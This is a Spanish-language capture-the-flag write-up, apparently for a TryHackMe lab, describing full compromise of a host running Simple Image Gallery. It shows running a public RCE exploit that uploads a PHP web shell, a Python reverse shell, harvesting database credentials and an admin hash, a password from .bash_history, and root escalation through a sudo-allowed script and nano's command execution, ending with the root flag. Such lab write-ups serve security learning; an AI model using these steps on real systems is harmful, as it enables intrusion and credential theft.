

Comenzamos la enumeración con “nmap” y se observa que hay 3 puertos abiertos



Nos resulta interesante el puerto “8080” debido a que es un “CMS” que al visitarlo encontramos un panel de login.



Se procede a buscar algún posible exploit con metasploit

```
etern4l ~ >> searchsploit Simple Image Gallery
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
Joomla Plugin Simple Image Gallery Extended (SIGE) 3.5.3 - Multiple Vulnerabilities  | php/webapps/49064.txt
Joomla! Component Kubik-Rubik Simple Image Gallery Extended (SIGE) 3.2.3 - Cross-Sit | php/webapps/44104.txt
Simple Image Gallery 1.0 - Remote Code Execution (RCE) (Unauthenticated)            | php/webapps/50214.py
Simple Image Gallery System 1.0 - 'id' SQL Injection                                | php/webapps/50198.txt
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
etern4l ~ >>
```

Se observa que existen dos exploit uno de “SQLI” y otro de “RCE”. Nos centramos en el de “RCE”.

Nos descargamos el exploit, le damos permisos y lo ejecutamos.


```
etern4l ~ >> python3 50214.py
TARGET = 10.130.139.35:8080
Login Bypass
shell name TagoylkhilwiqzagygjLetta

protecting user


User ID : 1
Firsname : Adminstrator
Lasname : Admin
Username : admin

shell uploading
- OK -
Shell URL : http://10.130.139.35/gallery/uploads/1778786580_TagoylkhilwiqzagygjLetta.php?cmd=whoami
etern4l ~ >>
```

Se observa que se ha subido una Shell al host obteniendo RCE. Vamos al enlace facilitado y probamos algún comando.



Observamos que tiene Python instalado así que mandamos una “Reverse-Shell” de python3




Python 3.8.10

Ganamos acceso y normalizamos la TTY



Enumerando los archivos del sistema encontramos en “/var/www/html/gallery” un archivo llamado “initialize.php” donde encontramos credenciales de “mysql”



Las probamos y obtenemos acceso a las bases de datos de la web.

```
www-data@ip-10-130-139-35:/var/www/html/gallery$ mysql -u gallery_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 180
Server version: 10.3.39-MariaDB-0ubuntu0.20.04.2 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| gallery_db         |
| information_schema |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [(none)]>
```

Encontramos el hash del usuario administrador

```
MariaDB [gallery_db]> show tables;
+----------------------+
| Tables_in_gallery_db |
+----------------------+
| album_list           |
| images               |
| system_info          |
| users                |
+----------------------+
4 rows in set (0.000 sec)


MariaDB [gallery_db]> select * from users;
+----+-------------+----------+----------+----------------------------------+-----------------
| id | firstname   | lastname | username | password                         | avatar
+----+-------------+----------+----------+----------------------------------+-----------------
|  1 | Adminstrator | Admin    | admin    | a228b12a08b6527e7978cbe5d914531c | uploads/177878658
+----+-------------+----------+----------+----------------------------------+-----------------
1 row in set (0.000 sec)

MariaDB [gallery_db]>
```


Seguimos enumerando y encontramos una copia del home del usuario “Mike” donde encontramos sus credenciales en “.bash_history”

```
sudo -lb3stpassw0rdbr0xx
clear
sudo -l
exit
www-data@ip-10-130-139-35:/var/backups/mike_home_backup$ su mike
Password:
mike@ip-10-130-139-35:/var/backups/mike_home_backup$
```


Obtenemos la primera flag



Como resultado de ejecutar sudo -l, descubrimos que existe un archivo llamado /opt/rootkit.sh que Mike tenía permiso para ejecutar como sudo. Este archivo solicita la entrada del usuario y, mediante el uso de los casos de conmutación, proporciona lo siguiente:



Ejecutamos “sudo /bin/bash /opt/rootkit.sh” y cuando nos pregunte ponemos “read”, se nos abrirá con “nano” y pulsamos “CTRL + R” y ponemos “reset; sh 1>&0 2>&0” después “CTRL + X” y obtenemos “root”



```
#
# whoami
root
```

```
# ls
report.txt  root.txt
# cat root.txt
THM{ba87e0dfe5903adfa6b8b450ad7567bafde87}
#
```